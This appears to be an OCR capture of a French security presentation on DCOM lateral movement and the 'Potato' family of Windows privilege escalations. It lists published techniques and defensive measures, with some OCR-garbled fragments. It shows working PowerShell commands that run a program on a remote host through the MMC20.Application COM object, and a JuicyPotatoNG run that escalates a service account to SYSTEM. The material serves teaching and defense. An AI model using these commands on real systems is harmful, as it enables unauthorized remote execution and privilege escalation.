
Name:	MMC Application Class
AppID:	7E0423CD-1119-0928-900C-E6D4A52A0715
Run As:	N/A
Service:	N/A
Flags:	None
Launch Permission:	
Access Permission:	
Dll Surrogate:	N/A






Pas si immédiat..

- Firewall



Exécution

```
PS C:\> whoami
company\jdoe.adm
PS C:\> $com = [System.Activator]::CreateInstance([Type]::GetTypeFromCLSID('49B2791A-B1AE-4C90-9B8E-E860BA07F889', 'SRV01.COMPANY.LOCAL'))
PS C:\> $com.Document.ActiveView.ExecuteShellCommand("C:\Windows\System32\calc.exe",$null,$null,"7")
PS C:\>
```



Aller plus loin

> Autres mots clés

> Autres techniques d'exécution (ex : macro)

> Méthodes non documentées

Historique des méthodes découvertes

- MMC20.Application - Document.ActiveView.ExecuteShellCommand (@enigma0x3, 2017)
  https://enigma0x3.net/2017/01/05/lateral-movement-using-the-mmc20-application-com-object
- ShellWindows + ShellBrowserWindow - Document.Application.ShellExecute (@enigma0x3, 2017)
  https://enigma0x3.net/2017/01/23/lateral-movement-via-dcom-round-2

Historique des méthodes découvertes

- MMC20 017)

https://e ct

impacket / examples / dcomexec.py

gabrielg5 Techdebt examples bootstrapping v2 (#1928)

Code Blame Executable File · 651 lines (570 l… Raw

```
#!/usr/bin/env python
# Impacket - Collection of Python classes for working with network protocols.
#
# Copyright Fortra, LLC and its affiliated companies
#
# All rights reserved.
```

```
Currently supported objects are:
  1. MMC20.Application (49B2791A-B1AE-4C90-9B8E-E860BA07F889) - Tested Windows 7, Windows 10, Server 2012R2
  2. ShellWindows (9BA05972-F6A8-11CF-A442-00A0C90A8F39) - Tested Windows 7, Windows 10, Server 2012R2
  3. ShellBrowserWindow (C08AFD90-F2A1-11D1-8455-00A0C91F3880) - Tested Windows 10, Server 2012R2
```

```
#
#   Drawback is it needs DCOM, hence, I have to be able to access
#   DCOM ports at the target machine.
#
#   Original discovery by Matt Nelson (@enigma0x3):
#   https://enigma0x3.net/2017/01/05/lateral-movement-using-the-mmc20-application-com-object/
#   https://enigma0x3.net/2017/01/23/lateral-movement-via-dcom-round-2/
#
# Author:
#   beto (@agsolino)
#   Marcello (@byt3bl33d3r)
#
```

Historique des méthodes découvertes

- Excel.Application – Application.RegisterXLL (@ryhanson, 2017)

  https://medium.com/ryhanson/dll-execution-via-excel-application-registerxll-method-d03361a95f5c

- Excel.Application – Workbook.Open (@enigma0x3, 2017)

  https://enigma0x3.net/2017/09/11/lateral-movement-using-excel-application-and-dcom

- Excel.Application - DDEInitiate (@PhilipTsukerman, 2017)

  https://www.cybereason.com/blog/leveraging-excel-dde-for-lateral-movement-via-dcom

- Excel.Application - ExecuteExcel4Macro (@StanHacked & @PhilipTsukerman, 2019)

  https://www.outflank.nl/blog/2018/10/06/old-school-evil-excel-4-0-macros-xlm

  https://www.cybereason.com/blog/excel4.0-macros-now-with-twice-the-bits

Historique des méthodes découvertes

- Outlook.Application – CreateObject (@enigma0x3, 2017)
  https://enigma0x3.net/2017/11/16/lateral-movement-using-outlooks-createobject-method-and-dotnettojsipt
- Word/Excel/PowerPoint/Access - *.Run (@PhilipTsukerman, 2018)
  Visio.Application – Document.Application.ShellExecute / Document.ExecuteLine
  https://www.cybereason.com/blog/dcom-lateral-movement-techniques
- ShellWindows – Navigate (@bohops & @Nimrod Levy, 2018-2021)
  https://medium.com/ryhanson/dll-execution-via-excel-application-registerxll-method-d03361a95f5c
  https://www.scorpiones.io/articles/lateral-movement-using-dcom-objects

Historique des méthodes découvertes

- Excel.Application – ActivateMicrosoftApp (@grayhatkiller – 2024)

  https://posts.specterops.io/lateral-movement-abuse-the-power-of-dcom-excel-application-3c016d0d9922

```
PS C:\Users\User\Desktop> $com = [System.Activator]::CreateInstance([type]::GetTypeFromProgID("Excel.Applicat
ion","localhost"))
PS C:\Users\User\Desktop> $com.ActivateMicrosoftApp("5")
Cannot run 'FOXPROW.EXE'. The program or one of its components is damaged or missing.
At line:1 char:1
+ $com.ActivateMicrosoftApp("5")
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : OperationStopped: (:) [], COMException
    + FullyQualifiedErrorId : System.Runtime.InteropServices.COMException
```

Historique des méthodes découvertes

- MSI Install Server – IMsiCustomAction.LoadEmbeddedDLL (@eliran_nissan, 2024)

  https://www.deepinstinct.com/blog/forget-psexec-dcom-upload-execute-backdoor

- WaaSRemediation – IDispatch Trapped Objects (@tiraniddo, @d_tranman, @bohops, 2025)

  https://googleprojectzero.blogspot.com/2025/01/windows-bug-class-accessing-trapped-com.html

  https://www.ibm.com/think/news/fileless-lateral-movement-trapped-com-objects

- Remote COM Hijack (@cplsec, 2020)

  https://ijustwannared.team/2020/05/05/com-hijacking-for-lateral-movement


  https://github.com/rtecCyberSec/BitlockMove

- COM Remote DLL Sideload (@saerxcit, 2025)

  https://github.com/AlmondOffSec/DCOMRunAs

Quelques mesures défensives


- IDS / IPS



https://www.youtube.com/watch?v=tiuAa_0vxaw

Quelques mesures défensives

> IDS / IPS



FalconFriday — DCOM & SCM Lateral Movement — 0xFF05

Henri Hambartsumyan Follow 5 min read · Oct 23, 2020

10

This FalconFriday is focused on lateral movement. Especially lateral movement through DCOM, a technique used by many red teams. This post is inspired by the recent post on DCOM by Dominic Chell over at MDSec.

https://medium.com/falconforce/falconfriday-dcom-scm-lateral-movement-0xff05-e74b69f91a7a

Quelques mesures défensives

> RPC Firewall

Burning Bridges - Stopping Lateral Movement via the RPC Firewall

https://www.youtube.com/watch?v=hz_YPIMeBMI


Quelques mesures défensives

> Cloisonnement réseau / principe de moindre privilège


https://cyber.gouv.fr

Élévation de privilèges

Mise en situation



Une (très) longue histoire



Bref

HIDEANDSEC

Chercher

Étagères Livres Se connecter

Livres > Windows > In the Potato family, ...

Détails

Révision #11
Créé il y a 3 ans par BlackWasp
Mis à jour il y a 1 an par BlackWasp
Permissions personnalisées activées

Actions

Exporter


Navigation des pages

- Concepts and definitions of important t...
- Hot Potato
  - How it works
  - Examples of command lines
  - Does it still work ?
- RottenPotato
  - How it works
  - Examples of command lines
  - Does it still work ?
- LonelyPotato
  - How it works
  - Does it still work ?
- RottenPotatoNG

IN THE POTATO FAMILY, I WANT THEM ALL

Back in 2016, an exploit called **Hot Potato** was revealed and opened a Pandora's box of local privilege escalations at the window manufacturer. Over the next few years, Microsoft kept patching "Won't fix", which eventually got bypassed with new techniques, always bringing new potatoes.

The goal of this article is to present all the exploits from the first one to the last one, how they work and how to use it. So, let's dive into the incredible Mousline mash up of impersonations and privilege escalations.



https://hideandsec.sh/books/windows-sNL/page/in-the-potato-family-i-want-them-all

Quelques notions supplémentaires

> Token = « cookie de session pour Windows »

> OXID Resolver = « DNS pour DCOM »


Potato.exe
NT AUTHORITY\SERVICE
COM Client
OXID Resolver
127.0.0.1:1337
CoGetInstanceFromIStorage(OXID, BIND_ADDRESS)
ResolvOxid2(OXID) + RPC bind
NT AUTHORITY\SYSTEM
COM Server
{4991d34b…}
AcceptSecurityContext()
QuerySecurityContextToken()
CreateProcessWithTokenW()

```
C:\temp>whoami
nt authority\local service

C:\temp>JuicyPotatoNG.exe -t u -p c:\windows\system32\cmd.exe -c {A9819296-E5B3-4E67-8226-5E72CE9E1FB7} -i


         JuicyPotatoNG
         by decoder_it & splinter_code

[*] Testing CLSID {A9819296-E5B3-4E67-8226-5E72CE9E1FB7} - COM server port 10247
[+] authresult success {A9819296-E5B3-4E67-8226-5E72CE9E1FB7};NT AUTHORITY\SYSTEM;Impersonation
[+] CreateProcessAsUser OK
[*] Process output:
Microsoft Windows [Version 10.0.20348.2340]
(c) Microsoft Corporation. All rights reserved.

C:\>whoami
```

Différentes variétés de patates

JuicyPotato

S4UTomato

EfsPotato

RasmanPotato

PetitPotato

CoercedPotato

SweetPotato

SigmaPotato

SmashedPotato

CertPotato

PrintSpoofer

HotPotato

GhostPotato

RustPotato

RogeWinRM

GodPotato

RottenPotato

DeadPotato

Not a bug!

Security Servicing Criteria

The criteria used by Microsoft when evaluating whether to provide a security update or guidance for a reported vulnerability involves answering two key questions:

